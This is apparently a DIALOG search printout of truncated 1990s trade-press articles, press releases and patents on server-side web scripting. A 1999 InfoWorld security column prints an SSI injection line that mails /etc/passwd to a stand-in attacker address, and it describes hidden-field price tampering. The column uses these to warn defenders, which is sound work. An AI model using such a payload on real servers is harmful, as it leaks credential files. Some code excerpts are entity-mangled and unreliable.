The Open Source movement is gaining other adherents: recently Corel said ([www.corelcomputer.com/products/announcement.htm](http://www.corelcomputer.com/products/announcement.htm)) it would be releasing all the code for a toolset for a forthcoming Linux-based network computer. It is not hard to see many of Microsoft's other hard-pressed competitors embracing this form of guerrilla software development.

2/3,K/31 (Item 4 from file: 275)  
DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

02173685 SUPPLIER NUMBER: 20537608 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Ask e-Business Advisor.(Letter to the Editor)  
Campbell, Richard  
e-Business Advisor, v16, n5, p12(2)  
May, 1998  
DOCUMENT TYPE: Letter to the Editor LANGUAGE: English  
RECORD TYPE: Fulltext  
WORD COUNT: 1546 LINE COUNT: 00122

Q: I understand the advantage of server -side scripting. It makes sense to be able to write a program the server runs...

...sent to the browser so, typically, the browser only receives HTML.

Part of server-side scripting is controlling and accessing the server object model. This collection of objects provides several powerful ...

...maintaining state, and more fundamental access to the outbound data stream.

The usual purpose of server - side scripting is accessing a database. Using the scripting language, you can call a data access object that returns queries from a database to the server. The scripting language takes that record set and builds a web page. Again, all the browser receives is HTML, generated dynamically by the server. However, server - side scripting provides access to any object installed on the server, including custom-built objects.

So, where the key purpose of server - side scripting is the ability to programmatically build web pages based on databases and other



server - side resources, client-side scripting is about presentation and data collection. HTML is still a very limited language. The kinds...

...in traditional application interfaces are difficult (and sometimes impossible) to do in pure HTML. Adding scripting to the client side does two things:

- \* It allows the programming of web pages through the client-side scripting object model.

- \* It gives you the ability to control and access embedded objects on the web page.

The ability to write code that runs on the browser is powerful, but it's the client object model that gives client-side scripting its power. One of the most popular uses for client-side scripting is data validation--making sure the data entered into the form is valid. This is popular because the process of validating a form at the server involves a lot of processing power, bandwidth, and waiting. Using the client object model, you can check how a form is filled in, alert the user to errors in entry, or abort the submit process.

Client-side scripting also acts as the glue for utilizing objects in the browser. The intrinsic form controls in HTML aren't sophisticated. Better controls can be brought to the browser as objects, then controlled using the scripting language. One of the most popular interface elements in a client-server form is the grid control. There is no grid control in HTML; you need a Java applet or ActiveX control to get one, and you need client-side scripting to use it.

Two scripting languages are available, JavaScript and Visual Basic Script. Both are derived from their namesake languages, but they aren't the same. Netscape's web servers can use JavaScript on the server, Microsoft's web servers use VBScript. Both have server-scripting object models that are unique to their servers, which is fine, since there really is no crossover between the two--only one web server serves up a given page.

You're right; server-side scripting works fine. Client-side scripting has some problems. JavaScript runs on Netscape Navigator 3.0 & 4.0 and Internet Explorer 3.0 & 4.0. Visual Basic Script runs only on Internet Explorer, but there is a plug-in for Navigator to let it run VBScript, too. There is some small variation in language implementation, but it's the scripting object model that really causes trouble. The four browsers each implement the object model in a slightly different way. Trying to make client-side script that works with all browsers can make you crazy. You really do have to test each browser in each case.

When you can control the browser being used, such as on a corporate intranet, client-side scripting is viable. On the Internet, it's pretty tough. You should stick with JavaScript, and test each page with all four leading browsers.

NetWare or NT as a Database Server

Q: In the February issue, I read a discussion of Novell NetWare and Microsoft Windows NT Server as network operating systems. Which one is better for a database server?

Our organization is moving into client-server using Sybase SQL Anywhere as the database engine with a PowerBuilder front end. We tested separate application and database servers both running NetWare 3.12. When the number of users reached 14-18, access to the database from the workstations literally crawled. We're thinking of changing the database server to Windows NT 4.0.

Will NT give better performance, given the same hardware, or is it better to stick with NetWare 3.12 and increase the 64MB of memory and/or the 200MHz CPU?

--Lesty Santos, Lusaka, Zambia

A: NetWare and NT are both strong operating systems. Beyond performance, you should consider your organization's expertise, anticipated support costs, and what best fits your organization's IT environment and strategy.

It appears your NetWare 3.12 server is slow

2/3,K/32 (Item 5 from file: 275)  
DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

02075128 SUPPLIER NUMBER: 19500418 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
A data-centric HTML tool. (review of StormCloud Development's WebDBC Developer's Kit 3.0, WebDBC-EZ and WebDBC Enterprise Edition 3.0 intranet

and database connectivity middleware) (Software Review)(Evaluation)

Schoen, Scott

Databased Web Advisor, v15, n6, p8(3)

June, 1997

DOCUMENT TYPE: Evaluation ISSN: 1090-6436 LANGUAGE: English

RECORD TYPE: Fulltext; Abstract

WORD COUNT: 1235 LINE COUNT: 00102

... access possibilities.

Through the use of JavaScript and just-in-time compilation of Visual Basic, scripts can be written to perform complex operations and interact with external ActiveX components. webDBC can also act as a server - side JDBC-ODBC bridge, so Java applets can access the tables. webDBC can accept uploaded files and insert them in a database.

#### Security

Generally, the security is the same as is found on standard HTML forms. webDBC includes a security tag <%Require> that can authenticate a client prior to processing a result page. It can force a password login, and can also require that the client have an IP address that falls within a user-defined range. Access levels, which can be set in the webDBC Admin Tool, allow security authentication by webDBC, SQL Server, or the OS.

The program also enforces "by-name" references of directories, since ".." is no longer a valid path. Also installed is the webDBC Scavenger service, which is an agent that automatically deletes temporary files after a user-defined time period.

#### Installation

webDBC runs as a service in NT, and also in windows 95 via console mode (from a DOS prompt). I tested it on Windows NT 3.51 Service Pack 4. The new setup routine uses InstallShield, which I like because of its auto-setup of ODBC drivers. At the end of the installation process, a data access demo runs to test the server and ODBC connections. The setup routine auto-detected my web server, Microsoft's IIS 3.0

Although it's made to be painless, my setup experience was difficult. Despite passing the initial tests, it soon became apparent that it wasn't running correctly, as I was getting intermittent CGI errors. After making sure that the errors weren't in my web server, I called StormCloud's tech support which I found to be quite good. With their help, I was able to clean up the NT registry and reinstall.

#### Support and documentation

A user and reference manual comes on disk in Adobe Acrobat (.PDF) format. The FAQs on the StormCloud web site aren't very helpful, but if you explore the site, you can find out more. webDBC comes with 30 days of free phone support. Annual tech support including upgrade discounts, is available for US\$195. A cheaper alternative is a four incident support plan for

2/3,K/33 (Item 6 from file: 275)  
DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

02043894 SUPPLIER NUMBER: 19138878 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Browser tumult is tip of the iceberg. (the server side of browsers)(The Client Side) (Internet/web/Online Service Information)(Column)  
Gloede, Chris  
MIDRANGE Systems, v10, n2, p20(1)  
Feb 14, 1997  
DOCUMENT TYPE: Column ISSN: 1041-8237 LANGUAGE: English  
RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 578 LINE COUNT: 00045

... the client/server paradigm is taking on a new and more meaningful shape in the form of the Internet/intranet, this is and will continue to be a lucrative market worth fighting for.

On the server side of the war there are many components. Think of them as the equivalent to the Army, Navy, Air Force, Marines and Coast Guard. These components include firewalls/ security, database management, communications and HTML scripting tools, among others.

This is where the cash is. Companies will spend a lot of money for a secure and reliable Internet/intranet server environment. The key is that intricacies can be put into browsers that make servers look better, but only certain servers. Other things can be done on the server side that



will only function on certain browsers, and so on.

This is what the war is all about. No, there is no money on the browser side of things. Microsoft has seen to that. But on the server side, the company that is in the lead is likely to be successful for a long time. A type of success not seen since, say, the growth of a company from 1986 to 1996. A company called Microsoft.

A veteran of the IBM midrange arena since 1983, Chris Gloede is managing partner for Business Solutions Group in Harleysville, Pa. cgloede@thebsg.com.

2/3,K/34 (Item 1 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00566610 \*\*Image available\*\*  
SYSTEM AND METHOD OF STORING MEDICAL RECORDS AND PROVIDING INFORMATION  
BASED UPON A USER'S MEDICAL RECORDS  
SYSTEME ET PROCEDE D'ENREGISTREMENT DE DOSSIERS MEDICAUX ET DE GENERATION  
D'INFORMATIONS SUR LA BASE DES DOSSIERS MEDICAUX D'UTILISATEURS  
Patent Applicant/Assignee:  
KRIESE George Edward Jr,  
Inventor(s):  
KRIESE George Edward Jr,  
Patent and Priority Information (Country, Number, Date):  
Patent: WO 200029983 A1 20000525 (WO 0029983)  
Application: WO 99US26141 19991104 (PCT/WO US9926141)  
Priority Application: US 98191648 19981113  
Designated States:  
(Protection type is "patent" unless otherwise stated - for applications  
prior to 2004)  
AE AL AM AT AU AZ BA BB BG BR BY CA CH CN CR CU CZ DE DK DM EE ES FI GB  
GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS LT LU LV MD  
MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT UA UG UZ  
VN YU ZA ZW GH GM KE LS MW SD SL SZ TZ UG ZW AM AZ BY KG KZ MD RU TJ TM  
AT BE CH CY DE DK ES FI FR GB GR IE IT LU MC NL PT SE BF BJ CF CG CI CM  
GA GN GW ML MR NE SN TD TG  
Publication Language: English  
Fulltext Word Count: 6127

Fulltext Availability:  
Detailed Description

#### Detailed Description

... 0 and the Active Server Pages object model (ASP). The ASP request in turn contains server side script that is never seen nor sent to the end user, but remains on the server where it belongs for security and support reasons. That script then invokes objects within IVITS 2.0 that perform functions to select, insert, update, and...

...back a standard HTIVIL page that has been dynamically generated and tailored to their particular profile .

#### SUBSTITUTE SHEET (RULE 26)

In one embodiment of the invention, search engine technology is incorporated to aid users in researching their particular medical conditions. For example the system can utilize the latest search engine technology to assist users in locating useful information on subjects that specifically relate to their medical condition. For example, if a user indicated that he was diabetic, with the touch of a "search" button located the server page, the search engine provides them with the very latest information relating to his condition as defined by his profile. Searches can be specified by user profile, general interest or by "canned" topics such as diabetes or heart disease, where searches are configured to correspond to the individual users unique medical history.

Fig. 5 shows a flow chart of steps of one embodiment of the invention. The user is provided access to the computer system 56 via the Internet. Once the user has accessed the system the user is prompted to input user specific data 58. The user 15 specific data is then stored 60 on a data storage device. This storage device also contains information packages. The user specific data is then analyzed to determine 62 if any of the

user specific data corresponds to the information packages. Once corresponding information packages are identified they are

2/3,K/35 (Item 2 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00551245

WORKFLOW SYSTEM AND METHOD  
SYSTEME ET PROCEDE DE FLUX DES TRAVAUX

Patent Applicant/Assignee:

FUJITSU LIMITED,  
GHONEIMY Adel,  
ZINATBAKSH Ali,  
TIWARI Sandeep,  
WEIN Jerry,  
JUN Andrew,

Inventor(s):

GHONEIMY Adel,  
ZINATBAKSH Ali,  
TIWARI Sandeep,  
WEIN Jerry,  
JUN Andrew,

Patent and Priority Information (Country, Number, Date):

Patent: WO 200014618 A2 20000316 (WO 0014618)

Application: WO 99US19232 19990824 (PCT/WO US9919232)

Priority Application: US 9897583 19980824; US 9897879 19980825; US  
9897791 19980825

Designated States:

(Protection type is "patent" unless otherwise stated - for applications prior to 2004)

JP US

Publication Language: English

Fulltext Word Count: 19856

Fulltext Availability:

Detailed Description

Detailed Description

... directory services through directory adapter, the document management repository through the (DMS) adapter, and the script interpreter through the script adapter.

The workflow engine utilizes the DBMS to support the persistify workflow processes; the directory services to carry out authentication and role resolution; the (DMS) to store attachments, forms, and process template files; the script interpreter to evaluate server - side scripts.

The workflow system architecture is a layered system with an open architecture. In order to open the workflow system to a variety of elements at each layer, the Client runs in a web browser and the client architecture is comprised of a combination of Java applets and JavaBean components. FIG. 5 indicates access to a default web client configuration 50 via Internet Explorer 52. The default client configuration comprises two client component layers: a model layer 54 and a user interface (UI) layer 56. The HOP is at the interface level. The models are layered above the HOP layer. The User Interface (UI) is layered over the model layer. The model layer can be viewed as an intermediary layer between the Server and the UI.

The model layer encapsulates the state of the client objects and interacts with the Server via CORBA HOP. The UI components are for web-client presentation and can be customized to meet the visual needs of the user. If a user already has a UI, then the user only needs the workflow system APIs in the model layer. The web client (Model and UI components) can be easily reconfigured, extended or customized in the palettes of third-party web-development tools such as JavaStudioTM from Sun Microsystems. The web client can be easily reconfigured due to the modularity and customizability of the client components. The

modularity and functional breakdown of the client components allows for easy I reconfiguration. The Bean components allow for customization and extension through builder tools.

In FIG. 5, the client communicates with an Internet Information Server 58 via the HTTP protocol 60. The HTTP interface is a URL based interface that is responsible for providing dynamically composed web pages to and from the client.

An Internet Information Server's Active Server Page (ASP) 62 communicates with the workflow system server via the CORBA HOP.

FIG. 6 illustrates the default structure of a web client. The web client comprises a combination of Java Applets and/or JavaBean components. These client I/O components are wired together using Java Script and HTML 64. The Client is componentized so that all java beans can operate stand-alone. Implementation solutions may use all or some of the 'ava beans.

Systems other than the workflow system have web clients, but they are not truly open. Other system's clients have limitations that are tied to proprietary systems and are limited in large part due to migration issues. Other workflow systems have failed because they required software to be installed on user machines. They were client-server based instead of being web-based. The I does not wish to create an entirely new client from scratch, he can customize the default workflow system client, thereby creating a custom client.

The model components include the Application Logic (AppLogic) 66, the I interface. A process model is implemented via a process instance. A process instance is a collaboration medium by which a workflow process is modeled. A process instance is created from a plan template. A process instance is composed of a shared data space referred to as process attributes and a plan (a.k.a. process definition or template). A process attribute could be a persistent data element or a link to an external information source such as a document. Process attributes are sometimes referred to collectively as process-relevant data.

Both processes and activities may be active. An active process or activity is one that is awaiting human response. Many process instances can be active at any one time and can be created from the same or different plan templates. Process templates can be edited offline and can be dynamically edited online. Process change control dynamically updates process instances and plan templates. The process instances continue to be related to the plan template from which they were created, thereby allowing a user to modify a plan template in run time by modifying the characteristics of a process instance. A process instance can be used to create a personal template. The platform independent nature of the CORBA interface and the JAVA language within the embodied workflow architecture enables process instances to be on many different computer platforms and enables the dynamic modification of both the process instances and the plan templates. Since the workflow system is not tied to any one computer system, the workflow system does not place any size restrictions on template and process sizes.

A plan is composed of a set of nodes that are networked via arrows. Each node represents an activity (business activity) or a flow control operator. Arrows represent a path between two nodes. An activity is capable of generating events on their outgoing arrows when they are in an active state (ready to be performed), and more than one activity may be active at a time. Different node types may have different behavior in responding to incoming events. A node can be assigned a role if it represents an activity that requires the involvement of a user. Roles are associated with users and are maintained in an organization directory. Multiple users may be assigned the same role and a user play multiple roles. There is a special node that identifies the starting point of a plan referred to as a start node and another that identifies a termination point in a plan, referred to as an exit node. A valid plan must have one start node. A plan may have more than one exit node. Nodes have attributes of their own. 3 5 All aspects of a process including its plan may be modified at any stage of its life

2/3,K/36 (Item 3 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00470868

PLATFORM-INDEPENDENT UNIVERSAL DATA ACCESS SYSTEM AND METHOD IN A  
CLIENT-SERVER ENVIRONMENT  
SYSTEME ET PROCEDE UNIVERSELS D'ACCES AUX DONNEES, INDEPENDANTS DE LA  
PLATE-FORME, DANS UN ENVIRONNEMENT CLIENT-SERVEUR

Patent Applicant/Assignee:

SANGA INTERNATIONAL INC,  
MAINE Shaun P J,  
LUSSIER Mark J,  
STEVENS Andrew G,

Inventor(s):

MAINE Shaun P J,  
LUSSIER Mark J,  
STEVENS Andrew G,

Patent and Priority Information (Country, Number, Date):

Patent: WO 9901802 A2 19990114  
Application: WO 98US13794 19980701 (PCT/WO US9813794)  
Priority Application: US 97886186 19970701

Designated States:

(Protection type is "patent" unless otherwise stated - for applications  
prior to 2004)

AL AM AT AU AZ BA BB BG BR BY CA CH CN CU CZ DE DK EE ES FI GB GE GH GM  
GW HR HU ID IL IS JP KE KG KP KR KZ LC LK LR LS LT LU LV MD MG MK MN MW  
MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT UA UG US UZ VN YU ZW  
GH GM KE LS MW SD SZ UG ZW AM AZ BY KG KZ MD RU TJ TM AT BE CH CY DE DK  
ES FI FR GB GR IE IT LU MC NL PT SE BF BJ CF CG CI CM GA GN ML MR NE SN  
TD TG

Publication Language: English

Fulltext word Count: 19981

Fulltext Availability:

Detailed Description

Detailed Description

... or more data sources included in data source set 108 Data service  
application 106 includes server side A.PI 124, API proxy 125, forms  
module 126, view module 127, script module 128, replication module 129,  
security module 130, script compiler 131, data access module 132  
administration ("admin") tool 133, data source interface (DSI) 107 and  
JDBC 110.

Administration tool 133 is a program module that provides for system  
configuration and for the selection of data sources within data source  
set 108.

Further, administration tool 133 allows a user such as a system  
administrator) to construct, for each selected data source, an access  
control list (ACL) specifying which users or user groups, are offered  
access to the particular data source.

Server side API 124 is an application programming interface that  
processes information communicated to and from various desktop clients  
105. A-PI 124 interfaces with A-PI proxy 125. A-PI proxy 125 is a program  
module that implements a remote method invocation (including object  
serialization) mechanism. The mechanism processes method calls received  
- 9

from desktop client 105 for remote invocation. Remote invocation means  
that methods invoked at the client computer 101 side (e.g., by desktop  
client 105) actually invoke methods on server computer 102 (e.g., on

2/3,K/37 (Item 1 from file: 484)  
DIALOG(R)File 484:Periodical Abs Plustext  
(c) 2006 ProQuest. All rts. reserv.

04495616 (USE FORMAT 7 OR 9 FOR FULLTEXT)

Bane of e-commerce: 'We're secure: We allow only web traffic through our firewall'

McClure, Stuart; Scambray, Joel

Infoworld (IFW), v21 n32, p40, p.1

Aug 9, 1999

ISSN: 0199-6649 JOURNAL CODE: IFW

DOCUMENT TYPE: Commentary

LANGUAGE: English

RECORD TYPE: Fulltext; Abstract

WORD COUNT: 844

TEXT:

... leave back doors open still plague web sites" [www.info-world.com/printlinks](http://www.info-world.com/printlinks).) But the security problems we'll face today and in the next few years go far beyond the poorly written Perl script. In today's complex e-commerce applications, literally every web component has the potential to...

...used to get around a web shopping application or produce a denial-of-service attack. Server-side include statements (SSIs) can allow an attacker to execute arbitrary code, sending an /etc/passwd file to a cybermiscreant. Web applications can allow an attacker to insert JavaScript in HTML forms to garner user names and passwords.

Many web attack techniques have been chronicled and perfected by a number of groups, including the L0pht Heavy Industries ([www.l0pht.com](http://www.l0pht.com)) and a new company, Perfecto, that's getting ready to release a unique web security solution called ClearNet ([www.perfectotech.com](http://www.perfectotech.com)).

One of the most wretched holes in online e-commerce applications is the misuse of hidden tags. Instead of incorporating backend programming logic to verify the price of a product with a database, many HTML coders will simply place the price in an HTML hidden-tag field. In this case, any text editor can change the hidden field value (from, say, \$999.99 to \$0.99), giving attackers 1,000 times their normal purchasing power.

Never, ever, allow your programmers to use hidden tags to store vital information.

Often forgotten in web page design is the misuse of HTML fields to check input length. When you define an HTML field, you must specify a maximum length for the field, such as 20 or 40 characters.

Ideally, you set this limit only as a first check on the input, later to be confirmed with a back-end script. However, many web sites rely solely on this mechanism to limit user input. This allows an attacker to change the field width and insert a huge string of information.

SSIs are often used as a mechanism for interactive output without programming. For example, you might use an SSI to post the current date and time to your web page, avoiding the work of writing a Perl script. But you should know that a number of attacks can be carried out by inserting SSI code into a field that will be evaluated as an HTML field by the web server, thus enabling the attacker to execute commands locally and gain access to the server itself. For example, the following SSI code, if well placed, will often execute locally on a web server.

```
<!--#exec cmd="/bin/mail badguy@badguy.org < cat /etc/passwd"-->
```

Reportedly behind a number of popular web hacks, the use of JavaScript to prompt users for their passwords (or other information) has also become common. This attack works on sites that allow users to add their own content and have unsuspecting users unknowingly activate it.

Finally, if you think the HTML comments you include in your web pages are innocuous information that could not possibly be used against you, think again. We've come across numerous web sites that keep detailed programming instructions for managing the application right in the comment fields.

Given all these techniques for attacking your site, our advice remains simple: The fewer doors and windows you leave open, the less likely it is that you will experience a break-in. What do you think about the next wave of web security? Are we in trouble? Let us know at [security\\_watch@infoworld.com](mailto:security_watch@infoworld.com).

More online

For a longer version of this article, go to [www.infoworld.com](http://www.infoworld.com).

Author Affiliation:

Stuart McClure is a senior manager and Joel Scambray is a manager at Ernst & Young's eSecurity Solutions group. They have managed information security in academic, corporate, and government environments for the past nine years.

2/3,K/38 (Item 1 from file: 619)  
DIALOG(R)File 619:Asia Intelligence Wire  
(c) 2006 Fin. Times Ltd. All rts. reserv.

05183249 HL4ESAA5AIW (USE FORMAT 7 FOR FULLTEXT)  
BOOKS ON JAVASCRIPT  
PC QUEST (India)  
Saturday, November 15, 1997  
JOURNAL CODE: PCQT LANGUAGE: English RECORD TYPE: Fulltext  
WORD COUNT: 806

...defined in the JavaScript 1.1 Language Specification. You'll also find brief introduction to **server - side** JavaScripting, JS cookies, animating GIFs, image maps, and integrating Java applets. Overall, a well-presented book. But, unlike other books, there's only a single complete app (a JS **order form**); that too a pretty complicated one-all of a sudden it'll drop you in a no-mans' land and might limit your thirst for **scripting** even better apps.

Another good book to start with is JavaScript For Dummies (by Emily...

...Java, Netscape plug-ins, and ActiveX controls; most common JS mistakes; cool debugging tips; JS **security** issues, **server - side JS scripting**, and an introduction to Netscape's Visual JavaScript are the **key** features that differentiate the 2nd edition of this book from its competitors.

Next comes JavaScript Bible (by Danny Goodman, IDG Books, distributed by Comdex Computer Publishing, 607 pages, \$39.99 with CD-ROM), the updated edition of Goodman's bestseller JavaScript Handbook (reviewed in PCQ June 1996, page 181). The book targets mid-level JS programmers, offering a semi-in-depth approach in discussing the different JS scripting elements. About one-fourth of the book comprises a wide variety of JS apps-appropriate for the web-to aid your learning process.

To delve even deeper, you'll need a book like Mastering JavaScript (by James Jaworski, BPB Publications, 1,086 pages, Rs 450 with CD-ROM). It offers an excellent coverage of a host of advanced-level apps deploying complex JS scripts. Examples include interfacing with server-side CGI apps; developing desktop accessories such as a calendar or a calculator; writing search engines; and even game programming. Communicating via Java applets, and interfacing with Netscape plug-ins, multimedia elements, and VRML are its asset. The book rounds off with a cool discussion on working with databases and creating distributed JS apps.

JavaScript Unleashed (by Richard Wagner et al, Sams.net Publishing, distributed by Prentice-Hall of India, 869 pages, \$49.99 with CD-ROM), is another book needs worth mention. Written by 14 JavaScript gurus world over, this title is a great work of programming art, thanks to its jargon-free language, illustrations, screenshots, and overall presentation. The best feature of this book is its examples. Most of them are JS utilities aimed to help you immensely while coding professional JS scripts. The section on client and server-side JS database apps is its another attraction-in fact, the example of a Virtual University is the best instance of a complex JS code I have yet come across. Error handling and debugging, tackling security issues, and ActiveX scripting and integrating Java with JS are other areas where this book walk pasts others.

Finally, I'd recommend you get a copy of Practical JavaScript Programming (by Reaz Hoque, Comdex Computer Publishing, 496 pages, Rs 450 with CD-ROM). This well-documented book is packed with a wide variety of complete JS examples to help you climb up the learning curve smoothly.

All these books offer a list of cool JS resources that you'll find pretty useful as you dive deeper. To end, JavaScript is still an evolving standard-to keep yourself updated, have a weekly visit at [www.sybex.com/updates.html](http://www.sybex.com/updates.html) or [javascript.developers.com/](http://javascript.developers.com/), suggest all JS book authors.  
Pinaki Ray

Copyright Cyber Media India Ltd. 1996.

You must read the terms and conditions before using this service.

Copyright 1997 Pc Quest (India)

2/3,K/39 (Item 1 from file: 636)  
DIALOG(R)File 636:Gale Group Newsletter DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

04695381 Supplier Number: 62856169 (USE FORMAT 7 FOR FULLTEXT)  
JetForm expands reach for forms on the web; ReachForm offers XML solution  
to design web forms once and deploy everywhere.  
M2 Presswire, pNA  
June 21, 2000  
Language: English Record Type: Fulltext  
Document Type: Magazine/Journal; Trade  
Word Count: 441

... processes more accessible to citizens and more time- and  
cost-efficient to governments by automating forms -based processes on the  
Web."

ReachForm's key features include:

- \* Form Designer - "point 'n click" tool to create intelligent  
web-based forms
- \* Form Viewer - component to view the form as it would appear in  
various browser types
- \* Form Server - component to merge data into a form template  
and convert the result into various versions of HTML and Java, provide  
server - side form filling services (calculations, validations, script  
execution, etc.) and generate PDF documents.

About JetForm

JetForm Corporation makes web-based software solutions that automate  
business processes and transform ...lower operating costs and reduce cycle  
times. The company's strength is in intelligent XML forms, process  
automation and electronic document output. With operations in 11 countries,  
and a global network of partners, JetForm is uniquely positioned to address  
the needs of international business.

CONTACT: Stuart Aarons, JetForm Press Relations Tel: +44 (0)208 551  
5836 Fax: +44 (0)208 551 8006 e-mail: saarons@jetform.com www:  
<http://www.jetform.com>

((M2 Communications Ltd disclaims all liability for information  
provided within M2

2/3,K/40 (Item 2 from file: 636)  
DIALOG(R)File 636:Gale Group Newsletter DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

03162738 Supplier Number: 46477050 (USE FORMAT 7 FOR FULLTEXT)  
WEBMATE: WebMate revolutionises web site development and management  
M2 Presswire, pN/A  
June 19, 1996  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 580

... Foundation has a wide range of features, including:

- \* a database that includes all html, images, scripts, content and  
security settings.
- \* server side tags that invoke webMate elements, including common  
html language, simplified html programming, easy form generation and  
response handling, dynamic content display and script invocation.
- \* easy to learn, powerful, fast scripting language that includes  
string-handling functions.
- \* access to legacy databases and other files.
- \* electronic mail and browser interfaces which allow automatic updates  
or manual updates with full security control.

The webMate/Foundation software is now available for download from  
webMate's web site at <http://www.webMate.com/>. The software has a free 60  
day trial period after which it must be purchased at the introductory price



of \$95. After 3rd September 1996, webMate/Foundation will be priced at \$495.

"webMate/Foundation co-exists with all major Internet software, enabling all organisations to benefit from increased productivity in developing and maintaining web sites," explained Bob Trocchi, chief operating officer at webMate.

About webMate

webMate's experience building state-of-the-art web sites for clients across all industry sectors, including a Boston TV company and the New England Journal of Medicine, has led to the development of the webMate family of products. webMate's breakthrough software speeds the implementation of complex web sites, makes it easy to implement electronic commerce solutions, maintains the highest level of security and lets you easily manage your own web site. webMate/Foundation is the culmination of two years work on various projects with major clients.

webMate's expertise expands beyond webMate products to assistance with electronic publishing on-demand, highly interactive database applications, private (Intranet) applications with complex security or any other web application. webMate consulting services provide complete support to webMate customers - from concept development and implementation to maintenance and hosting.

webMate Technologies is headquartered in Canton, Massachusetts, USA. The company is opening offices across Europe including the UK, France, Germany and the Netherlands.

CONTACT: Daniel Couzens, Bogard Communications Tel: +44 (0)1753 654333  
Jon Todd, Keene Communications Tel: +44 (0)171 439 7227 Barry Jones,  
webMate International Tel: +44 (0)1423 502558

M2 COMMUNICATIONS DISCLAIMS ALL LIABILITY FOR INFORMATION PROVIDED  
WITHIN M2 PRESSWIRE. DATA SUPPLIED BY NAMED PARTY/PARTIES.

COPYRIGHT 1996 M2 Communications

2/3,K/41 (Item 1 from file: 647)  
DIALOG(R)File 647:CMP Computer Fulltext  
(c) 2006 CMP Media, LLC. All rts. reserv.

01210495 CMP ACCESSION NUMBER: IWK20000228S0054  
Act Now To Protect Your Data - Look For Gaps In Network Security-And Plug  
Those Holes-To Keep Cyberthieves At Bay

Aaron Weiss  
INFORMATIONWEEK, 2000, n 775, PG101  
PUBLICATION DATE: 000228  
JOURNAL CODE: IWK LANGUAGE: English  
RECORD TYPE: Fulltext  
SECTION HEADING: Application Development  
WORD COUNT: 2285

... could be coded in a different manner.

- Never encode sensitive information in a client-side script such as JavaScript. Always remember that visitors can see all client-side source code to your pages. Client-side scripts should certainly never be used for handling authentication for passwords or any other inside information-even an elementary school student could access this...

...with ease by drawing from the browser's local cache. Despite the fact that secure server - side scripts will usually slow down the response time of your site, they are the only way to keep sensitive data away from visitors' eyes.

- where possible, consider coding HTML forms to submit data using the "post," rather than "get," methods. These methods tell the web browser how it will pass form data to a processing script on the server.

Although dynamic pages produced using the "get" method can be locally cached, and therefore faster for the viewer to revisit, this method typically reveals parameters and values that are passed to your CGI scripts as part of the viewable URL. Such information may be all a hacker needs to start prodding at your CGI scripts.

The "post" method, while it unfortunately produces uncachable result pages, doesn't reveal the parameters accepted by the processing



script. Forms submitted using the "get" method also make it easier for visitors to perform multiple submissions accidentally; this and security are the reasons most retail order forms submit data using the "post" method.

The Internet makes digital trespassing incredibly convenient. Figure that a car thief in a crowded parking lot at a large mall, working alone, wandering around in search of weak targets, can cover only so much ground per hour-and, at best, get away with only one or two cars. But in that same hour, a single Pentium computer in a garage can sniff out thousands of servers, creating an inventory of weak targets for its owner to pursue at leisure.

The lesson here is that all servers on the Internet are poked and prodded for holes. One of the first steps to take in improving the security of your machines is to poke and prod them yourself and tighten up your bottom tier, the operating system. A number of software packages on the market can help you.

For Unix systems, some popular general-purpose security scanning tools are Satan and its newer sibling, Saint, as well as the ever-popular Nessus. These "scanners"-as they are known-

2/3,K/42 (Item 2 from file: 647)  
DIALOG(R)File 647:CMP Computer Fulltext  
(c) 2006 CMP Media, LLC. All rts. reserv.

01149252 CMP ACCESSION NUMBER: WIN19980101S0110  
Windows DNA? Been There - WinTune 98 used the hottest development  
architecture-DNA-before it even had a name. (Web Dev)  
Martin Heller  
WINDOWS MAGAZINE, 1998, n 901, PG291  
PUBLICATION DATE: 980101  
JOURNAL CODE: WIN LANGUAGE: English  
RECORD TYPE: Fulltext  
SECTION HEADING: How To  
WORD COUNT: 1468

... and display it in your browser. At the bottom of the page, there's a form in which the same information is saved in hidden fields:

```
< FORM METHOD=EQUALS;POST ACTION=EQUALS;  
>System.asp  
< SCRIPT LANGUAGE=EQUALS;"VBScript">  
document.write( <INPUT NAME=EQUALS;BIOS  
TYPE=HIDDEN VALUE=" " " " &  
>sys.BIOS & " " " " " " " " )
```

As you can see, the action of this form is to post the results to the server - side script system.asp. There, the hidden form variables are copied into Session variables on the web server, which persist from page to page for a single client:

```
<&PERCENT;  
Session&LPAR;"BIOS"&RPAR;&EQUALS;Request. Form  
&LPAR;"BIOS" &RPAR;  
rem ... more ...
```

```
>Response.Redirect "CpuTest.htm" %  
When all the variables are saved in the Session object, the server script moves to the next HTML page in the sequence (in this case, the CPU test...
```

...sending a redirection header to the browser. When the sequence gets to Summary.asp, the key results from each test are displayed. Each one is taken from its storage in the Session object. The summary script double-checks that each test has run before displaying the results:

```
<h2>System</h2  
<&PERCENT; if IsEmpty&LPAR;Session&LPAR;"OSVER"&RPAR;&RPAR; then  
&  
&PERCENT;>  
System test not run  
<&PERCENT;else&PERCENT;>  
<&PERCENT;&EQUALS; Session&LPAR;"OSVER"&RPAR; &PERCENT;> <br>  
<&PERCENT;&EQUALS; Session&LPAR;"navapp"&RPAR; &PERCENT;>
```

<&PERCENT; end if &PERCENT;>

The bottom of the Summary page includes forms for saving your results in the database and getting tables and graphs from the database to compare your results with others. (See sidebar "Measuring Up.")

